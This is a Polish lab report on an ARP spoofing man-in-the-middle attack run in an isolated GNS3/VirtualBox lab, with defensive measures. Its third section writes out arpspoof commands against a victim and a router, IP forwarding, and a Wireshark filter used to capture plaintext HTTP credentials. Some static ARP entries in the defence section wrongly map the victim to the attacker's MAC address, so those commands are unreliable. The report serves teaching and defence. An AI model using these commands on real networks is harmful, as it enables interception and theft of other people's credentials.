Symulacja ataku ARP Spoofing - Raport końcowy

Autorzy: Konrad Klima, Rudolf Baranko

---

1. Wprowadzenie

1.1 Cel projektu

Projekt miał na celu przeprowadzenie kompleksowej analizy ataku ARP Spoofing w kontrolowanym środowisku laboratoryjnym. Główne cele obejmowały:

- Zrozumienie mechanizmu działania protokołu ARP i jego słabości bezpieczeństwa
- Praktyczne przeprowadzenie ataku typu Man-in-the-Middle przy użyciu techniki ARP Spoofing
- Analiza skutków ataku na komunikację sieciową
- Implementacja i weryfikacja skuteczności zabezpieczeń przeciwko tego typu atakom

1.2 Czym jest protokół ARP?

Protokół ARP (Address Resolution Protocol) to protokół warstwy łącza danych modelu OSI, który umożliwia mapowanie adresów IP na adresy MAC w sieciach lokalnych. Hosty utrzymują pamięć podręczną ARP (tablicę ARP), która przechowuje powiązania między adresami IP i MAC.

Kluczowe słabości protokołu ARP:

- Brak mechanizmu uwierzytelniania nadawcy
- Akceptowanie nie ćwiczonych odpowiedzi ARP (gratuitous ARP)
- Możliwość nadpisania istniejących wpisów w tablicy ARP
- Działanie tylko z protokołem IPv4 (32-bitowe adresy)

1.3 Atak ARP Spoofing (ARP Poisoning)

ARP Spoofing to atak typu Man-in-the-Middle, który polega na wysyłaniu fałszywych odpowiedzi ARP w celu przekierowania ruchu sieciowego przez urządzenie atakującego. Pozwala to na:

- Podsłuchiwanie komunikacji sieciowej
- Przechwytywanie danych uwierzytelniających
- Modyfikację przesyłanych danych
- Przeprowadzanie ataków typu session hijacking


---

2. Opis środowiska testowego

2.1 Topologia sieci

Środowisko testowe zostało zaprojektowane w GNS3 z integracją VirtualBox i składało się z następujących komponentów:
Urządzenia sieciowe:

- Router Cisco (symulowany w GNS3) - 10.10.10.1/24
- Atakujący: Kali Linux (VirtualBox) - 10.10.10.10/24
- Ofiara: Windows 10 (VirtualBox) - 10.10.10.20/24



2.2 Konfiguracja sieciowa

Wszystkie urządzenia zostały skonfigurowane w sieci 10.10.10.0/24:
Kali Linux (Atakujący):
bash
sudo ip addr add 10.10.10.10/24 dev eth0

sudo ip route add default via 10.10.10.1

Windows 10 (Ofiara):

- IP: 10.10.10.20/24
- Maska: 255.255.255.0
- Brama: 10.10.10.1
- DNS: 8.8.8.8

Router Cisco:
enable
configure terminal
interface Ethernet1/0
 ip address 10.10.10.1 255.255.255.0


```
 ip nat inside
 no shutdown
interface FastEthernet0/0
 ip nat outside
 no shutdown
access-list 1 permit 10.10.10.0 0.0.0.255
ip nat inside source list 1 interface FastEthernet0/0 overload
ip route 0.0.0.0 0.0.0.0 192.168.55.1

write memory
```

2.3 Przygotowanie środowiska

Proces przygotowania obejmował:

1. Pobranie i przygotowanie obrazów systemów:
    - Windows 10 ISO (3-4 GB) z oficjalnej strony Microsoft
    - Kali Linux OVA (2-3 GB) gotowy obraz dla VirtualBox
2. Konfiguracja VirtualBox:
    - Utworzenie maszyn wirtualnych z przydziałem 4-8 GB RAM dla Windows
    - Import Kali Linux OVA z domyślnymi ustawieniami (2-4 GB RAM)
    - Instalacja VirtualBox Guest Additions w obu systemach
3. Izolacja sieciowa:
    - Wyłączenie wszystkich adapterów sieciowych (NAT → Nie podłączony)
    - Zapewnienie kontrolowanego środowiska testowego
4. Integracja GNS3 z VirtualBox:
    - Konfiguracja w Preferences → VirtualBox
    - Włączenie opcji "Allow GNS3 to use any configured VirtualBox Adapter"
5. Konfiguracja NAT na routerze:
    - Interfejs E1/0 jako "inside" (LAN)
    - Interfejs F0/0 jako "outside" (WAN)
    - Access-list 1 dla sieci 10.10.10.0/24
    - Overload NAT dla współdzielenia publicznego IP
    - Trasa domyślna 0.0.0.0/0 via 192.168.55.1
6. Weryfikacja łączności:
    - Testy ping między wszystkimi urządzeniami (0% packet loss)

Sprawdzenie dostępu do internetu dla wszystkich hostów



3. Przebieg ataku ARP Spoofing


3.1 Narzędzia wykorzystane w ataku

- arpspoof (z pakietu dsniff) - wysyłanie fałszywych pakietów ARP
- Wireshark - przechwytywanie i analiza ruchu sieciowego
- ip command - konfiguracja sieciowa i włączenie przekazywania pakietów

3.2 Etapy przeprowadzenia ataku

Etap 1: Instalacja narzędzi
bash
sudo apt update

sudo apt install dsniff



Etap 2: Sprawdzenie stanu początkowego tablicy ARP
Na maszynie ofiary (Windows):
cmd

arp -a

```
C:\Users\kondz>arp -a

Interface: 10.10.10.20 --- 0x5
  Internet Address      Physical Address      Type
  10.10.10.1            ca-01-0c-94-00-00     dynamic
  10.10.10.10           08-00-27-88-48-d7     dynamic
  10.10.10.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Etap 3: Uruchomienie ataku ARP Spoofing

W dwóch oddzielnych terminalach na Kali:

Terminal 1 - Atak na ofiarę:

bash

```
sudo arpspoof -i eth0 -t 10.10.10.20 10.10.10.1
```

Terminal 2 - Atak na router:

bash

```
sudo arpspoof -i eth0 -t 10.10.10.1 10.10.10.20
```

```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 10.10.10.20 -r  10.10.10.1
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:
48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 8:0:27:9f:1b:a 0806 42: arp reply 10.10.10.1 is-at 8:0:27:88:48:d7
8:0:27:88:48:d7 ca:1:c:94:0:0 0806 42: arp reply 10.10.10.20 is-at 8:0:27:88:48:d7
```

Etap 4: Włączenie przekazywania pakietów

Bez tej konfiguracji ofiara traciłaby dostęp do internetu, gdyż Kali domyślnie blokuje ruch między interfejsami:

bash

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Weryfikacja:

```
bash
cat /proc/sys/net/ipv4/ip_forward

# Powinno zwrócić: 1
```

3.3 Weryfikacja skuteczności ataku

Po uruchomieniu ataku sprawdzono tablicę ARP na maszynie ofiary:


```
C:\Users\kondz>arp -a

Interface: 10.10.10.20 --- 0x5
  Internet Address      Physical Address      Type
  10.10.10.1            08-00-27-88-48-d7     dynamic
  10.10.10.10           08-00-27-88-48-d7     dynamic
  10.10.10.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Wyniki potwierdziły skuteczność ataku - adres MAC routera (10.10.10.1) został podmieniony z rzeczywistego adresu ca-01-0c-94-00-00 na adres MAC interfejsu Kali Linux 08-00-27-88-48-d7.

3.4 Przechwytywanie danych

Wykorzystano Wireshark do monitorowania ruchu sieciowego z filtrem:

http.request.method == "POST"



Udało się przechwycić dane uwierzytelniające przesyłane przez protokół HTTP w postaci czystego tekstu w polach HTML Form URL Encoded. Metoda ta działa wyłącznie na stronach HTTP - w przypadku HTTPS dane są szyfrowane i niemożliwe do odczytania.

---

4. Implementacja zabezpieczeń


4.1 Statyczne wpisy ARP

4.1.1 Konfiguracja na systemie Linux (Kali)

bash

sudo arp -s 10.10.10.1 ca-01-0c-94-00-00

sudo arp -s 10.10.10.20 08-00-27-88-48-d7




4.1.2 Konfiguracja na systemie Windows

cmd

arp -s 10.10.10.1 ca-01-0c-94-00-00

arp -s 10.10.10.10 08-00-27-88-48-d7



4.1.3 Konfiguracja na routerze Cisco

interface FastEthernet0/0

arp 10.10.10.10 0800.2788.48d7 ARPA


arp 10.10.10.20 0800.2788.48d7 ARPA

```
R1(config-if)# arp 10.10.10.10 0800.2788.48d7
R1(config-if)# arp 10.10.10.20 0800.279f.1b0a
```

```
R1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.10.10.1               -   ca01.0c94.0000  ARPA   FastEthernet0/0
Internet  10.10.10.10              9   0800.2788.48d7  ARPA   FastEthernet0/0
Internet  10.10.10.20              1   0800.279f.1b0a  ARPA   FastEthernet0/0
```

4.2 Weryfikacja skuteczności zabezpieczeń

Po implementacji statycznych wpisów ARP przeprowadzono ponowny test ataku:



Wyniki pokazały, że statyczne wpisy ARP skutecznie zapobiegają podmianie wpisów w tablicy ARP. Podczas próby ataku z uruchomionymi zabezpieczeniami:

- Wpis dla routera pozostał niezmieniony: 10.10.10.1 → ca-01-0c-94-00-00
- Kali próbował przeprowadzić atak, ale tablica ARP ofiary nie uległa zmianie
- Przechwycenie danych stało się niemożliwe

4.3 Dodatkowe zabezpieczenia

4.3.1 Unikanie niezabezpieczonych protokołów

- Rezygnacja z HTTP na rzecz HTTPS
- Zastąpienie Telnet protokołem SSH
- Używanie szyfrowanych połączeń dla wszystkich wrażliwych danych

4.3.2 Implementacja VPN

Stosowanie sieci VPN zapewnia dodatkową warstwę szyfrowania, chroniącą przed przechwyceniem danych nawet w przypadku udanego ataku MITM.

4.3.3 Dynamic ARP Inspection (DAI)

Na przełącznikach wspierających tę funkcję, DAI weryfikuje poprawność powiązań IP-MAC na podstawie tabeli DHCP snooping.

4.3.4 Kontrola fizyczna

Zabezpieczenie fizycznego dostępu do urządzeń sieciowych zapobiega manipulacjom sprzętowym.

---

5. Analiza wyników

5.1 Skuteczność ataku ARP Spoofing

Pozytywne wyniki ataku:

- Skuteczna podmiana wpisów ARP na urządzeniu ofiary
- Przekierowanie ruchu sieciowego przez urządzenie atakującego
- Przechwycenie danych uwierzytelniających przesyłanych protokołem HTTP
- Możliwość analizy całego ruchu sieciowego ofiary

Ograniczenia ataku:

- Brak możliwości przechwycenia danych szyfrowanych (HTTPS)
- Potrzeba włączenia IP forwarding dla zachowania łączności
- Wykrywalność przez analizę tras sieciowych (traceroute)

5.2 Skuteczność zabezpieczeń

Statyczne wpisy ARP:

- Zalety: Całkowita ochrona przed ARP spoofing, stosunkowo prosta implementacja
- Wady: Trudność zarządzania w dużych sieciach, brak skalowalności

Protokoły szyfrowane:

- HTTPS vs HTTP: Pełna ochrona danych uwierzytelniających
- SSH vs Telnet: Szyfrowanie całej sesji administracyjnej

5.3 Wykrywalność ataku

Atak można wykryć poprzez:

- Analizę tablicy ARP pod kątem duplikatów adresów MAC
- Monitoring ruchu sieciowego w poszukiwaniu podejrzanych pakietów ARP
- Użycie narzędzi typu traceroute do wykrycia dodatkowych przeskoków
- Implementację systemów IDS/IPS z detekcją ARP spoofing

---

6. Wnioski i rekomendacje

6.1 Główne wnioski

1. Protokół ARP posiada fundamentalne słabości bezpieczeństwa - brak uwierzytelniania nadawcy czyni go podatnym na ataki spoofing
2. Ataki ARP Spoofing są stosunkowo łatwe do przeprowadzenia - wystarczą podstawowe narzędzia dostępne w dystrybucjach Linux
3. Skuteczność ataku zależy od używanych protokołów - dane przesyłane protokołami szyfrowanymi pozostają bezpieczne
4. Statyczne wpisy ARP zapewniają skuteczną ochronę - ale wymagają ręcznego zarządzania

6.2 Rekomendacje bezpieczeństwa

Dla małych sieci:

- Implementacja statycznych wpisów ARP dla krytycznych urządzeń
- Wyłączenie obsługi gratuitous ARP gdzie to możliwe
- Regularne monitorowanie tablicy ARP

Dla większych sieci:

- Wdrożenie Dynamic ARP Inspection na przełącznikach
- Segmentacja sieci przy użyciu VLAN
- Implementacja systemów wykrywania intruzów (IDS)

Uniwersalne zasady:

- Unikanie niezabezpieczonych protokołów (HTTP, Telnet, FTP)
- Stosowanie szyfrowania end-to-end dla wrażliwych danych
- Implementacja sieci VPN dla dostępu zdalnego
- Regularne audyty bezpieczeństwa sieci

6.3 Kierunki dalszych badań

- Analiza skuteczności ataków ARP Spoofing w sieciach z segmentacją VLAN
- Porównanie różnych metod wykrywania ataków ARP Spoofing
- Badanie wpływu ataków na wydajność sieci
- Analiza zabezpieczeń w protokole IPv6 i NDP
